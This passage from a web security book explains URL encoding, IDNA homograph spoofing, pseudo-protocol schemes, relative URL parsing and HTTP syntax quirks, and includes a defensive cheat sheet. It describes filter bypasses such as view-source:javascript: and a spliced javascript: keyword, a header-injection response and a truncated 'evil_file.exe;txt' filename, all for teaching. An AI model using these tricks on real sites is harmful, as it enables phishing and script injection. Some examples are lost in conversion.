\* Similar noncanonical encodings were widely used for various types of social engineering attacks, and consequently, various countermeasures have been deployed through the years. As usual, some of these countermeasures are disruptive (for example, Firefox flat out rejects percentencoded text in hostnames), and some are fairly good (such as the forced “canonicalization” of the address bar by decoding all the unnecessarily encoded text for display purposes).

CP850, and Windows 1252 for Western European languages; ISO 8859-2, CP852, and Windows 1250 for Eastern and Central Europe; and KOI8-R and Windows 1251 for Russia. And, because several alphabets could not be accommodated in the 256-character space, we saw the rise of complex variablewidth encodings, such as Shift JIS for katakana.

The incompatibility of these character maps made it difficult to exchange documents between computers configured for different code pages. By the early 1990s, this growing problem led to the creation of *Unicode*—a sort of universal

character set, too large to fit within 8 bits but meant to encompass practically all regional scripts and specialty pictographs known to man. Unicode was followed by UTF-8, a relatively simple, variable-width representation of these characters, which was theoretically safe for all applications capable of handling traditional 8-bit formats. Unfortunately, UTF-8 required more bytes to encode high-bit characters than did most of its competitors, and to many users, this seemed wasteful and unnecessary. Because of this criticism, it took well over a decade for UTF-8 to gain traction on the Web, and it only did so long after all the relevant protocols had solidified.

This unfortunate delay had some bearing on the handling of URLs that contain user input. Browsers needed to accommodate such use very early on, but when the developers turned to the relevant standards, they found no meaningful advice. Even years later, in 2005, the RFC 3986 had just this to say:

In local or regional contexts and with improving technology, users might benefit from being able to use a wider range of characters; such use is not defined by this specification.

Percent-encoded octets . . . may be used within a URI to represent characters outside the range of the US-ASCII coded character set if this representation is allowed by the scheme or by the protocol element in which the URI is referenced. Such a definition should specify the character encoding used to map those characters to octets prior to being percent-encoded for the URI.

Alas, despite this wishful thinking, none of the remaining standards addressed this topic. It was always possible to put raw high-bit characters in a URL, but without knowing the code page they should be interpreted in, the server would not be able to tell if that `%B1` was supposed to mean “±”, “a”, or some other squiggly character specific to the user’s native script.

Sadly, browser vendors have not taken the initiative and come up with a consistent solution to this problem. Most browsers internally transcode URL path segments to UTF-8 (or ISO 8859-1, if sufficient), but then they generate the query string in the code page of the referring page instead. In certain cases, when URLs are entered manually or passed to certain specialized APIs, high-bit characters may be also downgraded to their 7-bit US-ASCII lookalikes, replaced with question marks, or even completely mangled due to implementation flaws.

Poorly implemented or not, the ability to pass non-English characters in query strings and paths scratched an evident itch. The traditional percentencoding approach left just one URL segment completely out in the cold: High-bit input could not be allowed as is when specifying the name of the destination server, because at least in principle, the well-established DNS standard permitted only period-delimited alphanumerics and dashes to appear in domain names—and while nobody adhered to the rules, the set of exceptions varied from one name server to another.

An astute reader might wonder why this limitation would matter; that is, why was it important to have localized domain names in non-Latin alphabets, too? That question may be difficult to answer now. Quite simply, several folks thought a lack of these encodings would prevent businesses and individuals around the world from

fully embracing and enjoying the Web—and, rightly or not, they were determined to make it happen.

This pursuit led to the formation of the Internationalized Domain Names in Applications (IDNA). First, RFC 3490,<sup>9</sup> which outlined a rather contrived scheme to encode arbitrary Unicode strings using alphanumerics and dashes, and then RFC 3492,<sup>10</sup> which described a way to apply this encoding to DNS labels using a format known as *Punycode*. Punycode looked roughly like this:


---

xn--[US-ASCII part]-[encoded Unicode data]

---

A compliant browser presented with a technically illegal URL that contained a literal non-US-ASCII character anywhere in the hostname was supposed to transform the name to Punycode before performing a DNS lookup. Consequently, when presented with Punycode in an existing URL, it should put a decoded, human-readable form of the string in the address bar.

**NOTE** Combining all these incompatible encoding strategies can make for an amusing mix.  
Consider this example URL of a made-up Polish-language towel shop:



Of all the URL-based encoding approaches, IDNA soon proved to be the most problematic. In essence, the domain name in the URL shown in the browser's address bar is one of the most important security indicators on the Web, as it allows users to quickly differentiate sites they trust and have done business with from the rest of the Internet. When the hostname shown by the browser consists of 38 familiar and distinctive characters, only fairly careless victims will be tricked into thinking that their favorite *example.com* domain and an impostor *example.com* site are the same thing. But IDNA casually and indiscriminately extended these 38 characters to some 100,000 glyphs supported by Unicode, many of which look exactly alike and are separated from each other based on functional differences alone.

How bad is it? Let's consider Cyrillic, for example. This alphabet has a number of homoglyphs that look practically identical to their Latin counterparts but that have completely different Unicode values and resolve to completely different Punycode DNS names:

Latin	a	c	e	i	j	o	p	s	x	y
	U+0061	U+0063	U+0065	U+0069	U+006A	U+006F	U+0070	U+0073	U+0078	U+0079
Cyrillic	a	c	e	i	j	o	p	s	x	y
	U+0430	U+0441	U+0435	U+0456	U+0458	U+043E	U+0440	U+0455	U+0445	U+0443

When IDNA was proposed and first implemented in browsers, nobody seriously considered the consequences of this issue. Browser vendors apparently assumed that DNS registrars would prevent people from registering look-alike names, and registrars figured it was the browser vendors' problem to have unambiguous visuals in the address bar.

In 2002 the significance of the problem was finally recognized by all parties involved. That year, Evgeniy Gabrilovich and Alex Gontmakher published "The Homograph Attack,"<sup>11</sup> a paper exploring the vulnerability in great detail. They noted that any registrar-level work-arounds, even if implemented, would have a fatal flaw. An attacker could always purchase a wholesome top-level domain and then, on his own name server, set up a subdomain record that, with the IDNA transformation applied, would decode to a string visually identical to *example.com/* (the last character being merely a nonfunctional look-alike of the actual ASCII slash). The result would be:

---

<http://example.com/wholesome-domain.com/>

---

This only looks like a real slash.

There is nothing that a registrar can do to prevent this attack, and the ball is in the browser vendors' court. But what options do they have, exactly?

As it turns out, there aren't many. We now realize that the poorly envisioned IDNA standard cannot be fixed in a simple and painless way. Browser developers have responded to this risk by reverting to incomprehensible Punycode when a user's locale does not match the script seen in a particular DNS label (which causes problems when browsing foreign sites or when using imported or simply misconfigured computers); permitting IDNA only in certain country-specific, top-level domains (ruling out the use of internationalized domain names in *.com* and other high-profile TLDs); and blacklisting certain "bad" characters that resemble slashes, periods, white spaces, and so forth (a fool's errand, given the number of typefaces used around the world).

These measures are drastic enough to severely hinder the adoption of internationalized domain names, probably to a point where the standard's lingering presence causes more security problems than it brings real usability benefits to non-English users.

## Common URL Schemes and Their Function

Let's leave the bizarre world of URL parsing behind us and go back to the basics. Earlier in this chapter, we implied that certain schemes may have unexpected security consequences and that because of this, any web application handling user-supplied URLs must be cautious. To explain this point a bit better, it is useful to review all the URL schemes commonly supported in a typical browser environment. These can be combined into four basic groups.

## *Browser-Supported, Document-Fetching Protocols*

These schemes, handled internally by the browser, offer a way to retrieve arbitrary content using a particular transport protocol and then display it using common, browser-level rendering logic. This is the most rudimentary and the most expected function of a URL.

The list of commonly supported schemes in this category is surprisingly short: *http*: (RFC 2616), the primary transport mode used on the Web and the focus of the next chapter of this book; *https*:, an encrypted version of HTTP (RFC 2818<sup>12</sup>); and *ftp*:, an older file transfer protocol (RFC 959<sup>13</sup>). All browsers also support *file*: (previously also known as *local*:), a system-specific method for accessing the local filesystem or NFS and SMB shares. (This last scheme is usually not directly accessible through Internet-originating pages, though.)

Two additional, obscure cases also deserve a brief mention: built-in support for the *gopher*: scheme, one of the failed predecessors of the Web (RFC 1436<sup>14</sup>), which is still present in Firefox, and *shhttp*:, an alternative, failed take on HTTPS (RFC 2660<sup>15</sup>), still recognized in Internet Explorer (but today, simply aliased to HTTP).

## *Protocols Claimed by Third-Party Applications and Plug-ins*

For these schemes, matching URLs are simply dispatched to external, specialized applications that implement functionality such as media playback, document viewing, or IP telephony. At this point, the involvement of the browser (mostly) ends.

Scores of external protocol handlers exist today, and it would take another thick book to cover them all. Some of the most common examples include the *acrobat*: scheme, predictably routed to Adobe Acrobat Reader; *callto*: and *sip*: schemes claimed by all sorts of instant messengers and telephony software; *daap*:; *itpc*:; and *itms*: schemes used by Apple iTunes; *mailto*:; *news*:; and *nntp*: protocols claimed by mail and Usenet clients; *mmst*:; *mmsu*:; *msbd*:; and *rtsp*: protocols for streaming media players; and so on. Browsers are sometimes also included on the list. The previously mentioned *firefoxurl*: scheme launches Firefox from within another browser, while *cf*: gives access to Chrome from Internet Explorer.

For the most part, when these schemes appear in URLs, they usually have no impact on the security of the web applications that allow them to go through (although this is not guaranteed, especially in the case of plugin-supported content). It is worth noting that third-party protocol handlers tend to be notoriously buggy and are sometimes abused to compromise the operating system. Therefore, restricting the ability to navigate to mystery protocols is a common courtesy to the user of any reasonably trustworthy website.

## *Nonencapsulating Pseudo-Protocols*

An array of protocols is reserved to provide convenient access to the browser's scripting engine and other internal functions, without actually retrieving any remote content and perhaps without establishing an isolated document context to display the result. Many of these pseudo-protocols are highly browser-specific and

are either not directly accessible from the Internet or are incapable of doing harm. However, there are several important exceptions to this rule.

Perhaps the best-known exception is the *javascript:* scheme (in earlier years, also available under aliases such as *livescript:* or *mocha:* in Netscape browsers). This scheme gives access to the JavaScript-programming engine in the context of the currently viewed website. In Internet Explorer, *vbscript:* offers similar capabilities through the proprietary Visual Basic interface.

Another important case is the *data:* protocol (RFC 2397<sup>16</sup>), which permits short, inline documents to be created without any extra network requests and sometimes inherits much of their operating context from the referring page. An example of a *data:* URL is:

---

*data:text/plain,Why,%20hello%20there!*

---

These externally accessible pseudo-URLs are of acute significance to site security. When navigated to, their payload may execute in the context of the originating domain, possibly stealing sensitive data or altering the appearance of the page for the affected user. We'll discuss the specific capabilities of browser scripting languages in Chapter 6, but as you might expect, they are substantial. (URL context inheritance rules, on the other hand, are the focus of Chapter 10.)

### *Encapsulating Pseudo-Protocols*

This special class of pseudo-protocols may be used to prefix any other URL in order to force a special decoding or rendering mode for the retrieved resource. Perhaps the best-known example is the *view-source:* scheme supported by Firefox and Chrome, used to display the pretty-printed source of an HTML page. This scheme is used in the following way:

---

*view-source:http://www.example.com/*

---

Other protocols that function similarly include *jar:*, which allows content to be extracted from ZIP files on the fly in Firefox; *wyciwyg:* and *view-cache:*, which give access to cached pages in Firefox and Chrome respectively; an oddball *feed:* scheme, which is meant to access news feeds in Safari;<sup>17</sup> and a host of poorly documented protocols associated with the Windows help subsystem and other components of Microsoft Windows (*hcp:*, *its:*, *mhtml:*, *mk:*, *ms-help:*, *ms-its:*, and *ms-itss:*).

The common property of many encapsulating protocols is that they allow the attacker to hide the actual URL that will be ultimately interpreted by the browser from naïve filters: *view-source:javascript:* (or even *view-source:viewsource:javascript:*) followed by malicious code is a simple way to accomplish this. Some security restrictions may be present to limit such trickery, but they should not be relied upon. Another significant problem, recurring especially with Microsoft's *mhtml:*, is that using the protocol may ignore some of the content directives provided by the server on HTTP level, possibly leading to widespread misery.<sup>18</sup>

## *Closing Note on Scheme Detection*

The sheer number of pseudo-protocols is the primary reason why web applications need to carefully screen user-supplied URLs. The wonky and browser-specific URL-parsing patterns, coupled with the open-ended nature of the list of supported schemes, means that it is unsafe to simply blacklist known bad schemes; for example, a check for *javascript:* may be circumvented if this keyword is spliced with a tab or a newline, replaced with *vbscript:,* or prefixed with another encapsulating scheme.

## *Resolution of Relative URLs*

Relative URLs have been mentioned on several occasions earlier in the chapter, and they deserve some additional attention at this point, too. The reason for their existence is that on almost every web page on the Internet, a considerable number of URLs will reference resources hosted on that same server, perhaps in the same directory. It would be inconvenient and wasteful to require a fully qualified URL to appear in the document every time such a reference is needed, so short, relative URLs (such as *../other\_file.txt*) are used instead. The missing details are inferred from the URL of the referring document.

Because relative URLs are allowed to appear in exactly the same scenarios in which any absolute URL may appear, a method to distinguish between the two is necessary within the browser. Web applications also benefit from the ability to make the distinction, because most types of URL filters may want to scrutinize absolute URLs only and allow local references through as is.

The specification may make this task seem very simple: If the URL string does not begin with a valid scheme name followed by a semicolon and, preferably, a valid “//” sequence, it should be interpreted as a relative reference. And if no context for parsing such a relative URL exists, it should be rejected.

Everything else is a safe relative link, right?

Predictably, it's not as easy as it seems. First, as outlined in previous sections, the accepted set of characters in a valid scheme name, and the patterns accepted in lieu of “//”, vary from one implementation to another. Perhaps more interestingly, it is a common misconception that relative links can point only to resources on the same server; quite a few other, less-obvious variants of relative URLs exist.

Let's have a quick peek at the known classes of relative URLs to better illustrate this possibility.

### *Scheme, but no authority present (<http://foo.txt>)*

This infamous loophole is hinted at in RFC 3986 and attributed to an oversight in one of the earlier specs. While said specs descriptively classified such URLs as (invalid) absolute references, they also provided a promiscuous reference-parsing algorithm keen on interpreting them incorrectly.

In the latter interpretation, these URLs would set a new protocol and path, query, or fragment ID but have the authority section copied over from the referring location. This syntax is accepted by several browsers, but inconsistently. For example, in some cases, *http://foo.txt* may be treated as a

relative reference, while `https:example.com` may be parsed as an absolute one!

#### No scheme, but authority present (`//example.com`)

This is another notoriously confusing but at least well-documented quirk. While `/example.com` is a reference to a local resource on the current server, the standard compels browsers to treat `//example.com` as a very different case: a reference to a different authority over the current protocol. In this scenario, the scheme will be copied over from the referring location, and all other URL details will be derived from the relative URL.

#### No scheme, no authority, but path present (`../notes.txt`)

This is the most common variant of a relative link. Protocol and authority information is copied over from the referring URL. If the relative URL does not start with a slash, the path will also be copied over up to the rightmost “/”. For example, if the base URL is `http://www.example.com/files/`, the path is the same, but in `http://www.example.com/files/index.html`, the filename is truncated. The new path is then appended, and standard path normalization follows on the concatenated value. The query string and fragment ID are derived only from the relative URL.

#### No scheme, no authority, no path, but query string present (`?search=bunnies`)

In this scenario, protocol, authority, and path information are copied verbatim from the referring URL. The query string and fragment ID are derived from the relative URL.

#### Only fragment ID present (`#bunnies`)

All information except for the fragment ID is copied verbatim from the referring URL; only the fragment ID is substituted. Following this type of relative URL does not cause the page to be reloaded under normal circumstances, as noted earlier.

Because of the risk of potential misunderstandings between application-level URL filters and the browser when handling these types of relative references, it is a good design practice never to output user-supplied relative URLs verbatim.

Where feasible, they should be explicitly rewritten to absolute references, and all security checks should be carried out against the resulting fully qualified address instead.

# Security Engineering Cheat Sheet

## When Constructing Brand-New URLs Based on User Input

- If you allow user-supplied data in path, query, or fragment ID:** If one of the section delimiters manages to get through without proper escaping, the URL may have a different effect from what you intended (for example, linking one of the user-visible HTML buttons to the wrong server-side action). It is okay to err on the side of caution: When inserting an attacker-controlled field value, you can simply percent-escape everything but alphanumerics.

- If you allow user-supplied scheme name or authority section:** This is a major code injection and phishing risk! Apply the relevant input-validation rules outlined below.

## When Designing URL Input Filters

- Relative URLs:** Disallow or explicitly rewrite them to absolute references to avoid trouble. Anything else is very likely unsafe.
- Scheme name:** Permit only known prefixes, such as *http://*, *https://*, or *ftp://*. Do not use blacklisting instead; it is extremely unsafe.
- Authority section:** Hostname should contain only alphanumerics, “-”, and “.” and can only be followed by “/”, “?”, “#”, or end-of-string. Allowing anything else will backfire. If you need to examine the hostname, make sure to make a proper right-hand substring match.  
In rare cases, you might need to account for IDNA, IPv6 bracket notation, port numbers, or HTTP credentials in the URL. If so, you must fully parse the URL, validate all sections and reject anomalous values, and reserialize them into a nonambiguous, canonical, well-escaped representation.

## When Decoding Parameters Received Through URLs

- Do not assume that any particular character will be escaped just because the standard says so or because your browser does it. Before echoing back any URL-derived values or putting them inside database queries, new URLs, and so on, scrub them carefully for dangerous characters.

# 3

## *HYPertext Transfer Protocol*

The next essential concept we need to discuss is the Hypertext Transfer Protocol (HTTP): the core transfer mechanism of the Web and the preferred method for exchanging URL-referenced documents between servers and clients. Despite having hypertext in its name, HTTP and the actual hypertext content (the HTML language) often exist independent of each other. That said, they are intertwined in sometimes surprising ways.

The history of HTTP offers interesting insight into its authors' ambitions and the growing relevance of the Internet. Tim Berners-Lee's earliest 1991 draft of the protocol (HTTP/0.9<sup>1</sup>) was barely one and a half pages long, and it failed to account for even the most intuitive future needs, such as extensibility needed to transmit non-HTML data.

Five years and several iterations of the specification later, the first official HTTP/1.0 standard (RFC 1945<sup>2</sup>) tried to rectify many of these shortcomings in about 50 densely packed pages of text. Fast-forward to 1999, and in HTTP/1.1 (RFC 2616<sup>3</sup>), the seven credited authors attempted to anticipate almost every possible use of the protocol, creating an opus over 150 pages long. That's not all: As of this writing, the current work on HTTPbis,<sup>4</sup> essentially a replacement for the HTTP/1.1 specification, comes to 360 pages or so. While much of the gradually accumulated content is irrelevant to the modern Web, this progression makes it clear that the desire to tack on new features far outweighs the desire to prune failed ones.

Today, all clients and servers support a not-entirely-accurate superset of HTTP/1.0, and most can speak a reasonably complete dialect of HTTP/1.1, with a couple of extensions bolted on. Despite the fact that there is no practical need to do so, several web servers, and all common browsers, also maintain backward compatibility with HTTP/0.9.

## Basic Syntax of HTTP Traffic

At a glance, HTTP is a fairly simple, text-based protocol built on top of TCP/IP.<sup>8</sup> Every HTTP session is initiated by establishing a TCP connection to the server, typically to port 80, and then issuing a request that outlines the requested URL. In response, the server returns the requested file and, in the most rudimentary use case, tears down the TCP connection immediately thereafter.

The original HTTP/0.9 protocol provided no room for any additional metadata to be exchanged between the participating parties. The client request always consisted of a single line, starting with GET, followed by the URL path and query string, and ending with a single CRLF newline (ASCII characters 0x0D 0x0A; servers were also advised to accept a lone LF). A sample HTTP/0.9 request might have looked like this:

---

```
GET /fuzzy_bunnies.txt
```

---

In response to this message, the server would have immediately returned the appropriate HTML payload. (The specification required servers to wrap lines of the returned document at 80 characters, but this advice wasn't really followed.)

The HTTP/0.9 approach has a number of substantial deficiencies. For example, it offers no way for browsers to communicate users' language preferences, supply a list of supported document types, and so on. It also gives servers no way to tell a client that the requested file could not be found, that it has moved to a different location, or that the returned file is not an HTML document to begin with. Finally, the scheme is not kind to server administrators: When the transmitted URL information is limited to only the path and query strings, it is impossible for a server to host multiple websites, distinguished by their hostnames, under one IP address—and unlike DNS records, IP addresses don't come cheap.

In order to fix these shortcomings (and to make room for future tweaks), HTTP/1.0 and HTTP/1.1 standards embrace a slightly different conversation format: The first line of a request is modified to include protocol version information, and it is followed by zero or more *name: value* pairs (also known as *headers*), each occupying a separate line. Common request headers included in such requests are *User-Agent* (browser version information), *Host* (URL hostname), *Accept* (supported MIME document types<sup>\*</sup>), *Accept-Language*

---

<sup>8</sup> *Transmission Control Protocol (TCP)* is one of the core communications protocols of the Internet, providing the transport layer to any application protocols built on top of it. TCP offers reasonably reliable, peer-acknowledged, ordered, session-based connectivity between networked hosts. In most cases, the protocol is also fairly resilient against blind packet spoofing attacks attempted by other, nonlocal hosts on the Internet.

(supported language codes), and *Referer* (a misspelled field indicating the originating page for the request, if known).

These headers are terminated with a single empty line, which may be followed by any payload the client wishes to pass to the server (the length of which must be explicitly specified with an additional *Content-Length* header). The contents of the payload are opaque from the perspective of the protocol itself; in HTML, this location is commonly used for submitting form data in one of several possible formats, though this is in no way a requirement.

Overall, a simple HTTP/1.1 request may look like this:

---

```
POST /fuzzy_bunnies/bunny_dispenser.php HTTP/1.1
Host: www.fuzzybunnies.com
User-Agent: Bunny-Browser/1.7
Content-Type: text/plain
Content-Length: 17
Referer: http://www.fuzzybunnies.com/main.html
```

I REQUEST A BUNNY

---

The server is expected to respond to this query by opening with a line that specifies the supported protocol version, a numerical status code (used to indicate error conditions and other special circumstances), and an optional, human-readable status message. A set of self-explanatory headers comes next, ending with an empty line. The response continues with the contents of the requested resource:

---

```
HTTP/1.1 200 OK
Server: Bunny-Server/0.9.2
Content-Type: text/plain
Connection: close
```

BUNNY WISH HAS BEEN GRANTED

---

---

\* MIME type (aka *Internet media type*) is a simple, two-component value identifying the class and format of any given computer file. The concept originated in RFC 2045 and RFC 2046, where it served as a way to describe email attachments. The registry of official values (such as *text/plain* or *audio/mpeg*) is currently maintained by IANA, but ad hoc types are fairly common.

RFC 2616 also permits the response to be compressed in transit using one of three supported methods (*gzip*, *compress*, *deflate*), unless the client explicitly opts out by providing a suitable *Accept-Encoding* header.

### *The Consequences of Supporting HTTP/0.9*

Despite the improvements made in HTTP/1.0 and HTTP/1.1, the unwelcome legacy of the “dumb” HTTP/0.9 protocol lives on, even if it is normally hidden from view. The specification for HTTP/1.0 is partly to blame for this, because it requested that

all future HTTP clients and servers support the original, half-baked draft. Specifically, section 3.1 says:

HTTP/1.0 clients must . . . understand any valid response in the format of HTTP/0.9 or HTTP/1.0.

In later years, RFC 2616 attempted to backtrack on this requirement (section 19.6: “It is beyond the scope of a protocol specification to mandate compliance with previous versions.”), but acting on the earlier advice, all modern browsers continue to support the legacy protocol as well.

To understand why this pattern is dangerous, recall that HTTP/0.9 servers reply with nothing but the requested file. There is no indication that the responding party actually understands HTTP and wishes to serve an HTML document. With this in mind, let’s analyze what happens if the browser sends an HTTP/1.1 request to an unsuspecting SMTP service running on port 25 of *example.com*:

---

```
GET /<html><body><h1>Hi! HTTP/1.1
Host: example.com:25 ...
```

---

Because the SMTP server doesn’t understand what is going on, it’s likely to respond this way:

---

```
220 example.com ESMTP
500 5.5.1 Invalid command: "GET /<html><body><h1>Hi! HTTP/1.1" 500
5.1.1 Invalid command: "Host: example.com:25" ...
421 4.4.1 Timeout
```

---

All browsers willing to follow the RFC are compelled to accept these messages as the body of a valid HTTP/0.9 response and assume that the returned document is, indeed, HTML. These browsers will interpret the quoted attacker-controlled snippet appearing in one of the error messages as if it comes from the owners of a legitimate website at *example.com*. This profoundly interferes with the browser security model discussed in Part II of this book and, therefore, is pretty bad.

### Newline Handling Quirks

Setting aside the radical changes between HTTP/0.9 and HTTP/1.0, several other core syntax tweaks were made later in the game. Perhaps most notably, contrary to the letter of earlier iterations, HTTP/1.1 asks clients not only to honor newlines in the CRLF and LF format but also to recognize a lone CR character. Although this recommendation is disregarded by the two most popular web servers (IIS and Apache), it is followed on the client side by all browsers except Firefox.

The resulting inconsistency makes it easier for application developers to forget that not only LF but also CR characters must be stripped from any attacker-controlled values that appear anywhere in HTTP headers. To illustrate the problem, consider the following server response, where a user-supplied and

insufficiently sanitized value appears in one of the headers, as highlighted in bold:

---

```
HTTP/1.1 200 OK[CR][LF]
Set-Cookie: last_search_term=[CR][CR]<html><body><h1>Hi![CR][LF]
[CR][LF]
Action completed.
```

---

To Internet Explorer, this response may appear as:

---

```
HTTP/1.1 200 OK
Set-Cookie: last_search_term=

<html><body><h1>Hi!

Action completed.
```

---

In fact, the class of vulnerabilities related to HTTP header newline smuggling—be it due to this inconsistency or just due to a failure to filter any type of a newline—is common enough to have its own name: *header injection* or *response splitting*.

Another little-known and potentially security-relevant tweak is support for multiline headers, a change introduced in HTTP/1.1. According to the standard, any header line that begins with a whitespace is treated as a continuation of the previous one. For example:

---

```
X-Random-Comment: This is a very long string, so why
not wrap it neatly?
```

---

Multiline headers are recognized in client-issued requests by IIS and Apache, but they are not supported by Internet Explorer, Safari, or Opera. Therefore, any implementation that relies on or simply permits this syntax in any attacker-influenced setting may be in trouble. Thankfully, this is rare.

#### *Proxy Requests*

Proxies are used by many organizations and Internet service providers to intercept, inspect, and forward HTTP requests on behalf of their users. This may be done to improve performance (by allowing certain server responses to be cached on a nearby system), to enforce network usage policies (for example, to prevent access to porn), or to offer monitored and authenticated access to otherwise separated network environments.

Conventional HTTP proxies depend on explicit browser support: The application needs to be configured to make a modified request to the proxy system,

instead of attempting to talk to the intended destination. To request an HTTP resource through such a proxy, the browser will normally send a request like this:

---

```
GET http://www.fuzzybunnies.com/ HTTP/1.1
User-Agent: Bunny-Browser/1.7
Host: www.fuzzybunnies.com ...
```

---

The key difference between the above example and the usual syntax is the presence of a fully qualified URL in the first line of the request (`http://www.fuzzybunnies.com/`), instructing the proxy where to connect to on behalf of the user. This information is somewhat redundant, given that the `Host` header already specifies the hostname; the only reason for this overlap is that the mechanisms evolved independent of each other. To avoid being fooled by co-conspiring clients and servers, proxies should either correct any mismatching `Host` headers to match the request URL or associate cached content with a particular URL-`Host` pair and not just one of these values.

Many HTTP proxies also allow browsers to request non-HTTP resources, such as FTP files or directories. In these cases, the proxy will wrap the response in HTTP, and perhaps convert it to HTML if appropriate, before returning it to the user.<sup>9</sup> That said, if the proxy does not understand the requested protocol, or if it is simply inappropriate for it to peek into the exchanged data (for example, inside encrypted sessions), a different approach must be used. A special type of a request, CONNECT, is reserved for this purpose but is not further explained in the HTTP/1.1 RFC. The relevant request syntax is instead outlined in a separate, draft-only specification from 1998.<sup>5</sup> It looks like this:

---

```
CONNECT www.fuzzybunnies.com:1234 HTTP/1.1
User-Agent: Bunny-Browser/1.7 ...
```

---

If the proxy is willing and able to connect to the requested destination, it acknowledges this request with a specific HTTP response code, and the role of this protocol ends. At that point, the browser will begin sending and receiving raw binary data within the established TCP stream; the proxy, in turn, is expected to forward the traffic between the two endpoints indiscriminately.

**NOTE** *Hilariously, due to a subtle omission in the draft spec, many browsers have incorrectly processed the nonencrypted, proxy-originating error responses returned during an attempt to establish an encrypted connection. The affected implementations interpreted such plaintext responses as though they originated from the destination server over a secure channel. This glitch effectively*

---

<sup>9</sup> In this case, some HTTP headers supplied by the client may be used internally by the proxy, but they will not be transmitted to the non-HTTP endpoint, which creates some interesting, if non-security-relevant, protocol ambiguities.

*eliminated all assurances associated with the use of encrypted communications on the Web. It took over a decade to spot and correct the flaw.<sup>6</sup>*

Several other classes of lower-level proxies do not use HTTP to communicate directly with the browser but nevertheless inspect the exchanged HTTP messages to cache content or enforce certain rules. The canonical example of this is a transparent proxy that silently intercepts traffic at the TCP/IP level. The approach taken by transparent proxies is unusually dangerous: Any such proxy can look at the destination IP and the *Host* header sent in the intercepted connection, but it has no way of immediately telling if that destination IP is genuinely associated with the specified server name. Unless an additional lookup and correlation is performed, co-conspiring clients and servers can have a field day with this behavior. Without these additional checks, the attacker simply needs to connect to his or her home server and send a misleading *Host: www.google.com* header to have the response cached for all other users as though genuinely coming from *www.google.com*.

### *Resolution of Duplicate or Conflicting Headers*

Despite being relatively verbose, RFC 2616 does a poor job of explaining how a compliant parser should resolve potential ambiguities and conflicts in the request or response data. Section 19.2 of this RFC (“Tolerant Applications”) recommends relaxed and error-tolerant parsing of certain fields in “unambiguous” cases, but the meaning of the term itself is, shall we say, not particularly unambiguous.

For example, because of a lack of specification-level advice, roughly half of all browsers will favor the first occurrence of a particular HTTP header, and the rest will favor the last one, ensuring that almost every header injection vulnerability, no matter how constrained, is exploitable for at least some percentage of targeted users. On the server side, the situation is similarly random: Apache will honor the first *Host* header seen, while IIS will completely reject a request with multiple instances of this field.

On a related note, the relevant RFCs contain no explicit prohibition on mixing potentially conflicting HTTP/1.0 and HTTP/1.1 headers and no requirement for HTTP/1.0 servers or clients to ignore all HTTP/1.1 syntax. Because of this design, it is difficult to predict the outcome of indirect conflicts between HTTP/1.0 and HTTP/1.1 directives that are responsible for the same thing, such as *Expires* and *Cache-Control*.

Finally, in some rare cases, header conflict resolution is outlined in the spec very clearly, but the purpose of permitting such conflicts to arise in the first place is much harder to understand. For example, HTTP/1.1 clients are required to send the *Host* header on all requests, but servers (not just proxies!) are also required to recognize absolute URLs in the first line of the request, as opposed to the traditional path- and query-only method. This rule permits a curiosity such as this:

---

```
GET http://www.fuzzybunnies.com/ HTTP/1.1
Host: www.bunnyoutlet.com
```

---

In this case, section 5.2 of RFC 2616 instructs clients to disregard the nonfunctional (but still mandatory!) *Host* header, and many implementations follow this advice. The problem is that underlying applications are likely to be unaware of this quirk and may instead make somewhat important decisions based on the inspected header value.

**NOTE** When complaining about the omissions in the HTTP RFCs, it is important to recognize that the alternatives can be just as problematic. In several scenarios outlined in that RFC, the desire to explicitly mandate the handling of certain corner cases led to patently absurd outcomes. One such example is the advice on parsing dates in certain HTTP headers, at the request of section 3.3 in RFC 1945. The resulting implementation (the `prtime.c` file in the Firefox codebase<sup>7</sup>) consists of close to 2,000 lines of extremely confusing and unreadable C code just to decipher the specified date, time, and time zone in a sufficiently fault-tolerant way (for uses such as deciding cache content expiration).

### Semicolon-Delimited Header Values

Several HTTP headers, such as *Cache-Control* or *Content-Disposition*, use a semicolon-delimited syntax to cram several separate *name=value* pairs into a single line. The reason for allowing this nested notation is unclear, but it is probably driven by the belief that it will be a more efficient or a more intuitive approach than using several separate headers that would always have to go hand in hand.

Some use cases outlined in RFC 2616 permit *quoted-string* as the righthand parameter in such pairs. *Quoted-string* is a syntax in which a sequence of arbitrary printable characters is surrounded by double quotes, which act as delimiters. Naturally, the quote mark itself cannot appear inside the string, but—importantly—a semicolon or a whitespace may, permitting many otherwise problematic values to be sent as is.

Unfortunately for developers, Internet Explorer does not cope with the *quoted-string* syntax particularly well, effectively rendering this encoding scheme useless. The browser will parse the following line (which is meant to indicate that the response is a downloadable file rather than an inline document) in an unexpected way:

---

Content-Disposition: attachment; filename="**evil\_file.exe;txt**"

---

In Microsoft’s implementation, the filename will be truncated at the semicolon character and will appear to be *evil\_file.exe*. This behavior creates a potential hazard to any application that relies on examining or appending a “safe” filename extension to an attacker-controlled filename and otherwise correctly checks for the quote character and newlines in this string.

**NOTE** An additional quoted-pair mechanism is provided to allow quotes (and any other characters) to be used safely in the string when prefixed by a backslash. This mechanism appears to be specified incorrectly, however, and not supported by any major browser except for Opera. For quoted-pair to work properly, stray “\” characters would need to be banned from the quoted-string, which isn’t the case in

*RFC 2616. Quoted-pair also permits any CHAR-type token to be quoted, including newlines, which is incompatible with other HTTP-parsing rules.*

It is also worth noting that when duplicate semicolon-delimited fields are found in a single HTTP header, their order of precedence is not defined by the RFC. In the case of *filename*= in *Content-Disposition*, all mainstream browsers use the first occurrence. But there is little consistency elsewhere. For example, when extracting the *URL*= value from the *Refresh* header (used to force reloading the page after a specified amount of time), Internet Explorer 6 will fall back to the last instance, yet all other browsers will prefer the first one. And when handling *Content-Type*, Internet Explorer, Safari, and Opera will use the first *charset*= value, while Firefox and Chrome will rely on the last.

**NOTE** *Food for thought: A fascinating but largely non-security-related survey of dozens of inconsistencies associated with the handling of just a single HTTP header—Content-Disposition—can be found on a page maintained by Julian Reschke: <http://greenbytes.de/tech/tc2231/>.*

### *Header Character Set and Encoding Schemes*

